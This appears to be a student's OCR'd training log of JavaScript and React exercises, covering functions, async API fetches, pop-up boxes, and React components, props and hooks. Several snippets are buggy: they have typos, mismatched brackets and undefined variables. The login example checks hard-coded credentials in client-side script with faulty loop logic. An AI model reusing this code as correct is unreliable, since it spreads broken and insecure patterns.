- JavaScript functions are used to perform operations. We can call JavaScript function many times to reuse the code.

```
<body>
    <script>

        //function with no argument, no return value
        function one(){
            documrnt.write("function one called<br>");
        }
        one();

        //function with argument ,no return value
        function two(a,b){
            document.write("addition of "+a+" and "+b+" is " +(a+b)+"<br>");
        }
        two(100,100)

        //function with no argument but it return a value
        function three(){
            return "hello<br>";
        }
        var x = three();
        document.write(x);

        //function with argument and return value both
        function four(i,j){
            return"Subtraction of "+i+" and "+j+" is " +(i-j);
        }
        var y = four(100,100);
        document.write(y);
    </script>
</body>
```

Output:



- Arrow function {()=>} is concise way of writing Javascript functions in shorter way. Arrow functions were introduced in the ES6 version. They make our code more structured and readable.

```
<body>
    <script>
        // function with no argument,no return value
        var one=()=>{
            document.write("function one called<br>");
        }
        one();

        // function with argument,no return value
        var two=(a,b)=>{
            document.write("addition of "+a+"and "+b+"is "+(a+b)+"<br>");
        }
        two(100,100);
        // function with no argument,return value
        var three=()=>{
            return "hello<br>";
        }
        var x=three();
        document.write(x);

        // function with argument,return value
        var four=(i,j)=>{
            return "subtraction of"+i+"and"+j+"is"+(i-j);
        }
        var y=four(100,100);
        document.write(y)
    </script>
</body>
```

Output:

```
function one called
addition of 100and 100is 200
hello
subtraction of100and100is0
```

ASYNC FUNCTION

Async: It simply allows us to write promises-based code as if it was synchronous and it checks that we are not breaking the execution thread. It operates asynchronously via the event loop. Async functions will always return a value. It makes sure that a promise is returned and if it is not returned then JavaScript automatically wraps it in a promise which is resolved with its value.

Await: Await function is used to wait for the promise. It could be used within the async block only. It makes the code wait until the promise returns a result. It only makes the async block wait.

BITCOIN API

```html
<!DOCTYPE html>
<head>

</head>
<body>
    <script>
        async function load(){
            let url="https://api.coindesk.com/v1/bpi/currentprice.json";
            let myobject = await (await fetch(url)).json();
            document.write(myobject["bpi"]["USD"]["rate"]);
        }
        load();
    </script>
</body>
</html>
```

Output:


29,397.7040

WEEK 1: 31 JULY 2023

COVID API – Data fetching and mapping

```
<script>
    async function load(){
        let url = "https://data.covid19india.org/data.json";
        let myobject = await(await fetch(url)).json();
        document.write(myobject["cases_time_series"][0]["date"]+"<br>");
        document.write("Total number of Days : " + myobject["cases_time_series"].length);
        document.write("<table border='1' width='100%'>");
            for(var i=0;i<myobject["cases_time_series"].length;i++){

                //document.write("<tr><td>Hello</td><td>Hello</td></tr>");

                /* document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                        "</td></tr>");*/
                if(myobject["cases_time_series"][i]["dailyconfirmed"]>=100000){
                    document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                            "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                            "</td></tr>" );
                }
                else{
                    document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                            "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                            "</td></tr>");
                }
                }
                document.write("</table>");
                document.write("Total number of days with more than 1 lac cases :"+days);

        }
        load();
    </script>
```

Output:



30 January 2020
Total number of Days : 565

30 January 2020	1	0	0
31 January 2020	0	0	0
1 February 2020	0	0	0
2 February 2020	1	0	0
3 February 2020	1	0	0
4 February 2020	0	0	0
5 February 2020	0	0	0
31 March 2021	72113	458	48423
1 April 2021	81398	468	59384
2 April 2021	89023	713	44179
3 April 2021	92994	514	60059
4 April 2021	109794	477	52840
5 April 2021	96563	446	58100
6 April 2021	115312	609	59714
7 April 2021	126276	684	59137
8 April 2021	131878	802	61829


USER INPUT 1 : JS Pop Up Boxes

Popup boxes are used to display the message or notification to the user. There are three types of pop-up boxes in JavaScript namely Alert Box, Confirm Box and Prompt Box.

Alert Box: It is used when a warning message is needed to be produced. When the alert box is displayed to the user, the user needs to press ok and proceed.

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        alert("your message has been submited successfully..!")
    </script>

</body>
</html>
```

Output:



Prompt Box: It is a type of pop up box which is used to get the user input for further use. After entering the required details user have to click ok to proceed next stage else by pressing the cancel button user returns the null value.

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        var a = prompt("Enter numbers of tickets : ");
        if(a==null)
        {
            alert("Booking Cancelled");
        }
        else if(a=="")
        {
            alert("You entered nothing");
        }
        else{
            alert("proceed for "+a+"tickets");
        }
    </script>

</body>
</html>
```

Output:

Confirm Box: It is a type of pop-up box that is used to get authorization or permission from the user. The user has to press the ok or cancel button to proceed.

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        var a = confirm("Are you sure you want to book this tickets?");
        if(a==true)
        {
            alert("your Ticket has been booked");
        }
        else if(a==false)
        {
            alert("Ticket booking cancelled");
        }
    </script>

</body>
</html>
```

Output:

WEEK 1: 01 AUGUST 2023

FORM TO TABLE :

```
<body>
    <script>
        function showdata(form){
            var name=form.uname.value;
            var password=form.upassword.value;
            var city=form.ucity.value;

            if(name==""||password==""||city==""){
                document.getElementById("msg").innerHTML="field can not be blank";
            }
            else{
            document.getElementById("msg").innerHTML="<table border='1' width='500px'><tr><td>Name:</td><td>"
                                                    +name+"</td></tr><tr><td>Password:</td><td>"
                                                    +password+"</td></tr><tr><td>City:</td><td>"
                                                    +city+"</td></tr></table>";
                }
        }
    </script>
    <form>
        Name:<input type="text" name="uname"><br>
        Password:<input type="password" name="upassword"><br>
        City:<select name="ucity">
            <option type="ADI">Ahemdabad</option>
            <option type="RJT">Rajkot</option>
            <option type="ST">Surat</option>
            </select><br>
            <input type="submit" onclick="showdata(this.form); return false;">
    </form>
    <p id="msg"></p>
</body>
```

Output:

Name: Nikunj

Password: ••••••••••

City: Ahemdabad

Submit

Name:	Nikunj
Password:	drashtu@12
City:	Ahemdabad

JS ARRAYS :

JavaScript Array is a single variable that is used to store elements of different data types. JavaScript arrays are zero-indexed. The Javascript Arrays are not associative in nature.

- Arrays are used when we have a list of items. An array allows you to store several values with the same name and access them by using their index number.

```
<!DOCTYPE html>
<head>

</head>
<body>
    <script>

        var emails =["a@b.com" , "i@j.com" , "x@y.com" ];
        var password = ["abc123" , "ijk123" , "xyz123"];
        function login(form)
        {
            var useremail=form.uemail.value;
            var userpassword=form.upassword.value;

            if(useremail=="" || userpassword=="")
            {
                if(useremail=="" && userpassword !="")
                {
                    document.getElementById("msg").innerHTML = "Email Field can not be blank";
                }
                else if(useremail=="" && userpassword=="")
                {
                    document.getElementById("msg").innerHTML="password Field can not be blank";
                }
                else
                {
                    document.getElementById("msg").innerHTML = "Both fields are required";
                }
            )
```

```
        else
        {
            for(var i=0;i<emails.length;i++)
            {
                if(useremail==emails[i] && userpassword==passwords[i])
                {
                    document.getElementById("msg").innerHTML = "<font style ='color:green'>Login successful</font>";
                    break;
                }
                else
                {
                    document.getElementById("msg").innerHTML = "<font style ='color:red'>Invalid Username or Password
                    break;
                }
            }
        }
    }
</script>
<form>
    Email : <input type ="email" name="uemail"><br>
    Password : <input type ="password" name="upassword"><br>

    <input type="submit" onclick="login(this.form); return false;">
</form>
<p id="msg"></p>
</body>
```

Output:

Email : a@b.com

Password : •••


Submit

Invalid username or password

WEEK 2: 02 AUGUST 2023

Task Assignment:

1.Covid Data Search :




```
<!DOCTYPE html>
<head></head>
<body>
    <script>
        function check(form){
            var uname = form.dt.value;

            async function load(){
                let url = "https://data.covid19india.org/data.json";
                let obj = await (await fetch(url)).json();
                for(var i=0;i<obj["cases_time_series"].length;i++){
                    if(uname==obj["cases_time_series"][i]["date"]){
                        document.getElementById("msg").innerHTML = "<table border='1' width='500px'>
                            <tr><td>NEW CASES</td><td>"+obj["cases_time_series"][i]["dailyconfirmed"]+"</td></tr>
                            <tr><td>NEW DEATHS</td><td>"+obj["cases_time_series"][i]["dailydeceased"]+"</td></tr>
                            </table>";
                        break;
                    }
                }
            }
            load();
        }
    </script>
    <form>
        Date : <input type="text" name="dt">
        <input type="submit" onclick="check(this.form); return false;" />
    </form>
    <p id="msg"></p>
</body>
</html>
```

Output:

Date : 1 February 2021 Submit

NEW CASES	8579
NEW DEATHS	94

2.Mutual Fund API



```
<!DOCTYPE html>
<html lang="en">

<head>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.1/dist/css/bootstrap.min.css" rel="stylesheet"
        integrity="sha384-4bw+/aepP/YC94hEpVNVgiZdgIC5+VKNBQNGCHeKRQN+PtmoHDEXuppvnDJzQIu9" crossorigin="anonymous">
</head>

<body>

    <script>
        async function clickHandle(form) {
            var scode = form.scode.value;
            if (scode == "") {
                document.getElementById("msg").innerHTML = "<span class='text-danger'>Please enter the <strong>Scheme Code</
                strong>!</span>";
            } else {
                let url = "https://api.mfapi.in/mf";
                let myMFData = await (await fetch(url)).json();
                for (let i = 0; i < myMFData.length; i++) {
                    if (myMFData[i]["schemeCode"] == scode) {
                        console.log(i);
                        document.getElementById("msg").innerHTML = "<span class='text-success'><strong>" + myMFData[i]["schemeName"]
                        + "</strong></span>";
                        break;
                    } else {
                        console.log(i);
                        document.getElementById("msg").innerHTML = "<strong class='text-danger'>The entered Scheme code ${scode} wa
                        s not found</strong>";
                    }
                }
                document.getElementById("totalScheme").innerHTML = "<span class='text-primary'>The total number of Scheme availab
                le in this API is <strong>" + myMFData.length + "</strong></span>";
            }
        }
    </script>

    <div class="container my-2 text-center">
        <h2>Assignment - 2 Mutual Fund - 02/08/2023</h2>
        <h5>Take the scheme code from the user and print scheme name</h5>

        <form>
            <div class="mb-3 mx-auto mw-auto" style="width: 50%">
                <label for="scode" class="form-label"><strong>Scheme Code:</strong></label>
                <input type="number" class="form-control" name="scode" id="scode" required>
            </div>
            <div class="mx-auto mw-auto" style="width: 100%;">
                <button type="button" class="btn btn-primary" onclick="clickHandle(this.form);">Show Fund</button>
            </div>
            <p id="msg" class="my-3"></p>
            <p id="totalScheme"></p>
        </form>

    </div>
</body>

</html>
```

Output:

Assignment - 2 Mutual Fund - 02/08/2023
Take the scheme code from the user and print scheme name
Scheme Code
100872
Show Fund
HDFC Liquid Fund-PREMIUM PLUS- Growth
The total number of Scheme available in this API is 45509

WEEK 2: 03 AUGUST 2023

React Environment setup (Node JS installation)

To run any React application, we need to first setup a ReactJS Development Environment.

Pre-requisite: We must have NodeJS installed on our PC. So, the very first step will be to install NodeJS. Once we have set up NodeJS on our PC, the next thing we need to do is set up React Boilerplate.

Step 1: Navigate to the folder where you want to create the project and open it in terminal
Step 2: In the terminal of the application directory type the following command npx create-react-app <<Application_Name>>
Step 3: Navigate to the newly created folder using the command cd <<Application_Name>>
Step 4: A default application will be created with the following project structure and dependencies

"@testing-library/jest-dom":
"^5.17.0", "@testing-library/react":
"^13.4.0",
"@testing-library/user-event":
"^13.5.0", "react": "^18.2.0",
"react-dom": "^18.2.0",
"react-scripts": "5.0.1",

```
  "web-vitals": "^2.1.4"
}
```

npm start

Step 6: The following output will be displayed in the browser

Functional Components

ReactJS Functional components are some of the more common components that will come across while working in React. These are simply JavaScript functions. We can create a functional component in React by writing a JavaScript function. These functions may or may not receive data as parameters. In the functional Components, the return value is the JSX code to render the DOM tree.

```jsx
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div>
      <h1>Hello</h1>
      <h2>Infolabz</h2>

    </div>
  );
}



function Add() {
  var a =100 , b=500;
  return (
    <div>

      <h2>Addition of{a} and {b} is {a+b} </h2>

    </div>
  );
}

export default App;
export {Msg,Add};
```

```jsx
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Add} from './App';
import reportWebVitals from './reportWebVitals';
import Mycomp, {Compone} from './customcomp';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Add/>
    |
    <Mycomp/>
    <Compone/>
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

```
function Mycomp(){
    return(
        <div>
            <h1>First custom Component</h1>
        </div>
    );
}
function Compone(){
    return(
        <div>
            <h1>Second custom Component</h1>
        </div>
    );
}

export default Mycomp;
export {Compone};
```

Output:

Hello

Infolabz

New Message from MSG Component

Addition of100 and 500 is 600

First custom Component

Second custom Component

Class components in React

React class components are the bread and butter of most modern web apps built in ReactJS. These components are simple classes (made up of multiple functions that add functionality to the application). All class components are child classes for the Component class of ReactJS.

```
class Car extends React.Component {
  constructor() {
    super();
    this.state = {color: "red"};
  }
  render() {
    return <h2>I am a {this.state.color} Car!</h2>;
  }
}
```

Output:

I am a red Car!

WEEK 2: 04 AUGUST 2023

Variable Data Map

```
import logo from './logo.svg';
import './App.css';

function App() {
  const newdata = "how are you?";
  return (
    <div>
      <h1>Data Variable</h1>
      <h1>{newdata}</h1>
      <h1>{data}</h1>
    </div>
  );
}

const data = "hi";
const newacc=[5,10,15,20,25];

function Newcomp() {

  return (
    <div>
      <h1>Hello</h1>
      <h2>{data}</h2>
      <h3>{newacc[0]}</h3>
    </div>
  );
}
```

```
function Display() {

  return (
    <div>
      {
        newacc.map(
          (data)=>{
            return <h1>{data}</h1>
          }
        )
      }
    </div>
  );
}

export default App;
export {Newcomp,Display};
```

```
import './index.css';
import App,{Newcomp,Display} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Newcomp/>
    <Display/>
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Output:

Data Variable

how are you?

hi

Hello

hi

s

5

10

15

20

25

Object Map

```
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div className="App">
      <h1>OBJECT DATA MAP</h1>
    </div>
  );
}
const data = {"KEY1": "VALUE1", "KEY2": "VALUE2"};
function Datashow(){
  return(
    <div>
      {
        Object.keys(data).map(
          (items,i) => {
            return <h1>{items} and {data[items]} </h1>
          }
        )
      }
    </div>
  );
}
```

```
const Isrodata = {"spacecrafts":[{"id":1, "name": "Aryabhata"},{"id":2, "name": "Bhaskara I"},{"id":3, "name": "Rohini Technology
Payload(RTP)"}]};

function Isrotable(){
  return(
    <div>
      {
        Isrodata.spacecrafts.map(
          (value)=>{
            return <h1>{value.id} and {value.name}</h1>
          }
        )
      }
    </div>
  )
}
export default App;
export {Datashow,Isrotable};
```

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Datashow,Isrotable} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Datashow />
    <Isrotable />
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Output:

OBJECT DATA MAP

KEY1 and VALUE1

KEY2 and VALUE2

1 and Aryabhata

2 and Bhaskara I

3 and Rohini Technology Payload(RTP)

WEEK 2: 07 AUGUST 2023

React Props

Props are arguments passed into React components.

```
import logo from './logo.svg';
import './App.css';
import Details,{Multipledata} from './propscomponents';

function App() {
  return (
    <div className="App">
      <h>hello</h>
    </div>
  );
}

function New(){
  return(
    <div>
      <h1>New component added.</h1>
      <Details name="infolabz" />
      <Details name="GTU" />
      <Details name="xyz" />
      <Multipledata  name="infolabz" email="info@infolabz.in" />
      <Multipledata name="xyz" email="xyz@gmail.com"/>
    </div>
  );
}

export default App;
export {New};
```

Output:

React Bootstrap

React-Bootstrap takes the CSS framework of Bootstrap and replaces any existing JavaScript with strictly React components.

```
import logo from './logo.svg';
import './App.css';
import 'bootstrap/dist/css/bootstrap.min.css';
import { Button,Table } from 'react-bootstrap';

function App() {
  return (
    <div className="App">
      <p>Hi</p>
    </div>
  );
}

function Btn(){
  return(
    <div>
      <Button variant="primary">Click</Button>
    </div>
  );
}

function Tablecomp(){
  return(
    <div>
      <Table striped bordered hover>
      <thead>
        <tr>
          <th>#</th>
          <th>First Name</th>
          <th>Last Name</th>
          <th>Username</th>
        </tr>
      </thead>
```

```
        <tbody>
          <tr>
            <td>1</td>
            <td>Mark</td>
            <td>Otto</td>
            <td>@mdo</td>
          </tr>
          <tr>
            <td>2</td>
            <td>Jacob</td>
            <td>Thornton</td>
            <td>@fat</td>
          </tr>
          <tr>
            <td>3</td>
            <td colSpan={2}>Larry the Bird</td>
            <td>@twitter</td>
          </tr>
        </tbody>
      </table>
      </div>
    );
}
export default App;
export {Btn,Tablecomp};
```

```
import React from 'react';
import ReactDOM from 'react-dom/client';
import './index.css';
import App,{Btn,Tablecomp} from './App';
import reportWebVitals from './reportWebVitals';

const root = ReactDOM.createRoot(document.getElementById('root'));
root.render(
  <React.StrictMode>
    <App />
    <Btn />
    <Tablecomp />
  </React.StrictMode>
);

// If you want to start measuring performance in your app, pass a function
// to log results (for example: reportWebVitals(console.log))
// or send to an analytics endpoint. Learn more: https://bit.ly/CRA-vitals
reportWebVitals();
```

Output:

WEEK 2: 08 AUGUST 2023


React Hooks : UseEffect and UseState

Hooks were added to React in version 16.8.

Hooks allow function components to have access to state and other React features. Because of this, class components are generally no longer needed.

- useEffect Hook: The useEffect hook allows you to perform side effects in your functional components. It's used to manage side effects such as data fetching, DOM manipulation, and more. It accepts two arguments: a function containing the code you want to run, and an optional array of dependencies.
- useState Hook: The useState hook is used in functional components to manage and update state. It provides a way to add stateful behavior to your components without the need to write a class. It takes an initial state value as an argument and returns an array with the current state value and a function to update that state.

